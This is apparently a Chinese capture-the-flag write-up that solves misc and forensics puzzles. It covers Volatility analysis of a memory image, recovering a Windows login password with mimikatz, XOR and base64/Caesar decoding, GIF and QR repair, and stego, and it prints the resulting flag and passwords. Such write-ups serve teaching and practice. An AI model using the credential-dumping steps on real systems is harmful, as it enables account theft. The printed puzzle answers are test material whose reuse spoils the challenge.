
pstree一下发现iexplore和cmd进程


```
.. 0xfffffa8003905b30:svchost.exe                720    484      8      308 2021-01-29 15:43:50 UTC+0000
.. 0xfffffa8003975890:svchost.exe                856    484     24      472 2021-01-29 15:43:50 UTC+0000
... 0xfffffa8004333b30:dwm.exe                  2824    856      5      297 2021-10-14 14:22:45 UTC+0000
.. 0xfffffa800402f060:SearchIndexer.            2788    484     13      780 2021-01-29 15:45:26 UTC+0000
.. 0xfffffa8003d3bb30:svchost.exe               1632    484      6       93 2021-01-29 15:43:52 UTC+0000
.. 0xfffffa80038cd670:svchost.exe                616    484     11      359 2021-01-29 15:43:50 UTC+0000
... 0xfffffa80042c2b30:dllhost.exe              3752    616      6       91 2021-10-14 15:23:42 UTC+0000
... 0xfffffa8003d6cb30:WmiPrvSE.exe             1332    616     10      202 2021-01-29 15:43:54 UTC+0000
... 0xfffffa8003fe18a0:dllhost.exe              2752    616      6       82 2021-10-14 15:23:41 UTC+0000
... 0xfffffa80039a2b30:dllhost.exe              3540    616     17      233 2021-10-14 15:20:04 UTC+0000
... 0xfffffa8003d79b30:dllhost.exe              2964    616      6       85 2021-10-14 15:23:41 UTC+0000
.. 0xfffffa8003f25b30:sppsvc.exe                1404    484      6      151 2021-01-29 15:45:52 UTC+0000
.. 0xfffffa800416f060:svchost.exe               1444    484      5      270 2021-01-29 15:45:27 UTC+0000
. 0xfffffa8003840b30:lsm.exe                     508    384     11      141 2021-01-29 15:43:49 UTC+0000
 0xfffffa800360b060:csrss.exe                    332    320      9      539 2021-01-29 15:43:49 UTC+0000
 0xfffffa80037f8920:csrss.exe                   2648   3880      9      356 2021-10-14 14:22:27 UTC+0000
. 0xfffffa800423f950:conhost.exe                3224   2648      2       58 2021-10-14 14:42:29 UTC+0000
. 0xfffffa8003e9e7d0:conhost.exe                3860   2648      2       58 2021-10-14 15:23:41 UTC+0000
 0xfffffa8004136060:winlogon.exe                2972   3880      5      116 2021-10-14 14:22:27 UTC+0000
 0xfffffa80024d0ae0:System                         4      0     90      588 2021-01-29 15:43:48 UTC+0000
. 0xfffffa8002d6c820:smss.exe                    244      4      3       29 2021-01-29 15:43:48 UTC+0000
 0xfffffa800397d530:explorer.exe                3928   3800     79     1908 2021-10-14 14:22:45 UTC+0000
. 0xfffffa80037ae950:DumpIt.exe                 3700   3928      1       25 2021-10-14 15:23:41 UTC+0000
. 0xfffffa8003f9e530:vmtoolsd.exe               3952   3928      8      196 2021-10-14 14:22:46 UTC+0000
. 0xfffffa8004106b30:cmd.exe                    3560   3928      1       19 2021-10-14 14:42:29 UTC+0000
. 0xfffffa8002b86b30:iexplore.exe               2136   3928     18      676 2021-10-14 14:26:53 UTC+0000
.. 0xfffffa8002adc940:iexplore.exe              1672   2136     18      603 2021-10-14 14:26:53 UTC+0000
.. 0xfffffa80042adb30:iexplore.exe              2360   2136     18      440 2021-10-14 14:27:48 UTC+0000
```

先看看iehistory一下看看历史记录

发现有一些搜索记录，还有一个key.png

搜索记录问怎么设置文件名能够更安全，方法是在文件名前加一个前缀。





先filescan+dumpfiles一下key.png图片

```
┌──(kali㉿kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 filescan | grep png
Volatility Foundation Volatility Framework 2.6
0x000000003e0aaf20     12      0 R--r-d \Device\HarddiskVolume2\Windows\SysWOW64\pngfilt.dll
0x000000003e5e94c0      1      0 R--rwd \Device\HarddiskVolume2\Program Files (x86)\MSBuild\key.png

┌──(kali㉿kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000003e5e94c0 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3e5e94c0   None   \Device\HarddiskVolume2\Program Files (x86)\MSBuild\key.png
```

key.png是文本文件，内容为：

```
我记得我存了一个非常棒的视频，但怎么找不到了，会不会在默认文件夹下
```

视频的默认文件夹是Video，尝试搜索一下Video，发现可疑文件名

```
┌──(kali㉿kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 filescan | grep Video
Volatility Foundation Volatility Framework 2.6
0x000000003e002070      2      1 R--rwd \Device\HarddiskVolume2\Users\Public\Videos
0x000000003e002b70      1      1 R--rwd \Device\HarddiskVolume2\Users\Public\Videos
0x000000003e0033d0      2      1 R--rwd \Device\HarddiskVolume2\Users\qiyue\Videos
0x000000003e003520      2      1 R--rwd \Device\HarddiskVolume2\Users\qiyue\Videos
0x000000003e248a90      1      0 R--r-- \Device\HarddiskVolume2\Users\Public\Videos\ohhhh
0x000000003e300070      2      1 R--rwd \Device\HarddiskVolume2\Users\Public\Videos
0x000000003e40de30      1      0 R--rwd \Device\HarddiskVolume2\Users\Public\Videos\desktop.ini
0x000000003e5a5b40      1      0 R--rwd \Device\HarddiskVolume2\Users\Public\Videos\Sample Videos\desktop.ini
0x000000003ebdfdc0      2      1 R--rwd \Device\HarddiskVolume2\Users\Public\Videos
0x000000003f94ebc0      1      0 R--rwd \Device\HarddiskVolume2\Users\qiyue\AppData\Roaming\Microsoft\Windows\Libraries\Videos.library-ms
```

dumpfiles出来得到：

```
xzkbyyds!
```

这一串字符串应该是个key之类的，但暂时没有用处。


回到pstree，还有一个cmd进程，cmdscan一下，发现输入了5201314

```
┌──(kali㉿kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6
**************************************************
CommandProcess: conhost.exe Pid: 3224
CommandHistory: 0xbfde0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 @ 0xac810: 5201314
Cmd #37 @ 0xb61c0:

Cmd #38 @ 0x40158:

**************************************************
CommandProcess: conhost.exe Pid: 3860
CommandHistory: 0xffde0 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
```

之前ie搜索记录里有文件名加前缀的提示，怀疑就是加了5201314，故filescan一下5201314，得到一个tips

```
┌──(kali㉿kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 filescan | grep 5201314
Volatility Foundation Volatility Framework 2.6
0x000000003e6e03c0      1      0 R--r-- \Device\HarddiskVolume2\Users\Public\Documents\5201314tips
```

dumpfiles出来，是一个加密压缩包，ohhhh文件内的key也不是密码



还可能存在key的地方，也许会是管理员登录密码，尝试mimikatz一下，发现

```
MahouShoujoYyds
```

解密压缩包成功，压缩包内是个py文件

```
import struct
key = 'xxxxxxxxx'
fp = open('!@#$importance', 'rb')
fs = open('!@#$unimportance', 'wb')
data = fp.read()
for i in range(0, len(data)):
    result = struct.pack('B', data[i] ^ ord(*key[i % len(key)]))
    fs.write(result)
fp.close()
fs.close()
```

正好就是刚开始的!@#$unimportance文件的加密方式，缺少一个key，有key即可复原。

根据key的位数为9位，正好就是ohhh文件内的 xzkbyyds!

写一个逆脚本解密一下，得到一个头文件为GIF89a的文件，可知是gif图片

```python
import struct
key = 'xzkbyyds!'
fp = open('!@#$importance', 'wb')
fs = open('!@#$unimportance', 'rb')
data = fs.read()
for i in range(0, len(data)):
    result = struct.pack('B', data[i] ^ ord(*key[i % len(key)]))
    fp.write(result)
fp.close()
fs.close()
```

看预览图可以发现这是一个正方形图片

但是点开之后就变成长方形了

很明显这里高度被修改过了，尝试把高度修改回来，gif的宽高在6 7 8 9四个字节内

set	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0000	47	49	46	38	39	61	77	00	67	00	F7	C7	00	D6	95	8A	GIF89aw g 髑 ?晚
0010	89	7A	65	D9	9B	95	58	4A	32	69	59	46	E8	B4	AB	B1	墠e赠舅J2iYF璐诔
0020	76	6B	95	85	6A	76	6D	58	51	52	4E	B8	BA	B5	E9	F9	vk睋jvmXQRN负甸?
0030	FA	CF	B3	AB	AD	B2	AE	C8	C4	B9	E8	EA	E7	6F	72	6E	倡珊瞰墓柏鏾rn
0040	6D	63	48	C9	8C	84	C9	87	79	F7	C8	C7	D9	A4	9A	AC	mcH蓮勛嗑魅琴 ?
0050	8B	78	F5	EB	EA	F4	FB	F9	B7	C9	CC	F0	D6	D2	C8	78	媥躐牯 飞甜忠蒞
0060	6C	8E	93	92	EA	B7	B4	E8	E3	D9	C9	CA	C6	D5	E9	EC	l峨撾反梭傕势臻?

其中6 7字节为宽， 8 9字节为高，且为小端序储存方式。

故宽为0077，高为0067，将高改回0077，发现某一帧的底部有flag，但是比较快，提取一下帧，在第115帧发现flag

giveyourflag

压缩包套娃，一层层解完就可以了

写个脚本解一下

```
import zipfile
f = zipfile.ZipFile("flag1", 'r')
while 1:
    try:
        name = f.namelist()[0]
        print(name)
        f.extractall()
        f = zipfile.ZipFile(name, 'r')
    except:
        break
```

之后做一个base64加凯撒密码即可得到flag

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

ROT13

Rotate lower case chars

Rotate upper case chars

Amount
-3

Input

length: 56
lines: 1

```
R0RWRldJezdnZ3FnbGwzanl1a2RuY3N0aTlpY3BjM2ZlYjB2NW9wfQ==
```

Output

time: 1ms
length: 40
lines: 1

```
DASCTF{7ddndii3gvrhakzpqf9fzmz3cby0s5lm}
```

弼弼

有点小折磨的题

一帧一帧看，在视频中可以看到两处有二维码图样

之后就大致拼一下

然后放到在线网站里整理一下，读取部分信息

https://merricx.github.io/qrazybox/

读取得到：

Data blocks :

["01000001","11100110","10000111","01000111","01000111","00000011","10100010","11110010","1111011
0?0111","00100010","11100110","01110110","1001011?","???????
0","11010010","01010010","10110001","10111110","11110010","1111011?","???????
0","01010110","01110110","01010010","11110000","11101110","0001000?","???????
0","00010001","11101010","00001101","00101100","00010001","1110110?","???????
1","11101100","00010001","11101100","00010001","11101100","0001000?","???????
0","00010001","11101100","00010001","11101100","00010001","1110110?","???????
1","11110010","11111010","11111000","1010110?","???????0","00001111","1101010?","???????
0","01110110","0100101?","????????1","00110110","1010101?","??????10"]

Final data bits :

0100000111100110100001110100011101000111000000111010001011110010111101110011011011100001111

[0100] [00011110]

[0110100001101110100011011101000110111000000100111010001001011110010010111101101110011011011

Mode Indicator : **8-bit Mode (0100)**

Character Count Indicator : **30**

Decoded data : **http://sn wap .g` %+ ï ge/**

Final Decoded string : **http://sn wap .g` %+ ï ge/**

由于二维码补全，这里最后解码有点问题，但也能猜出来是什么。


很明显可以看到是一个网址，有sn wa等存在，且是雪殇出的题，大概率这里其实是snowywar，即雪殇的ID。

中间还有.g，后面是ge。一开始怀疑是雪殇的博客，但要是博客上放flag之类的话，就太明显了。


故怀疑是代码管理仓库之类的，最后这里找到了gitee项目，如果二维码修复的比较好，应该更容易发现是gitee

得到题目的部分文件

4444.png内有两个二维码，但都扫不了，有一点数据是损坏的




stegsolve分析一下得到一个网址




```
https://ja.m.wikipedia.org/wiki/死
```

是一个日文的wiki，wiki上没什么特别的东西。

推特.jpg内有一个压缩包，提取出来发现是加密的




最终fuzz一下，发现密码就是上面wiki连接搜索的东西，“死”。

故key为：死

解开后得到：

```
=6270yFdE0<?@H0=@G60562C=J0v60v6
```

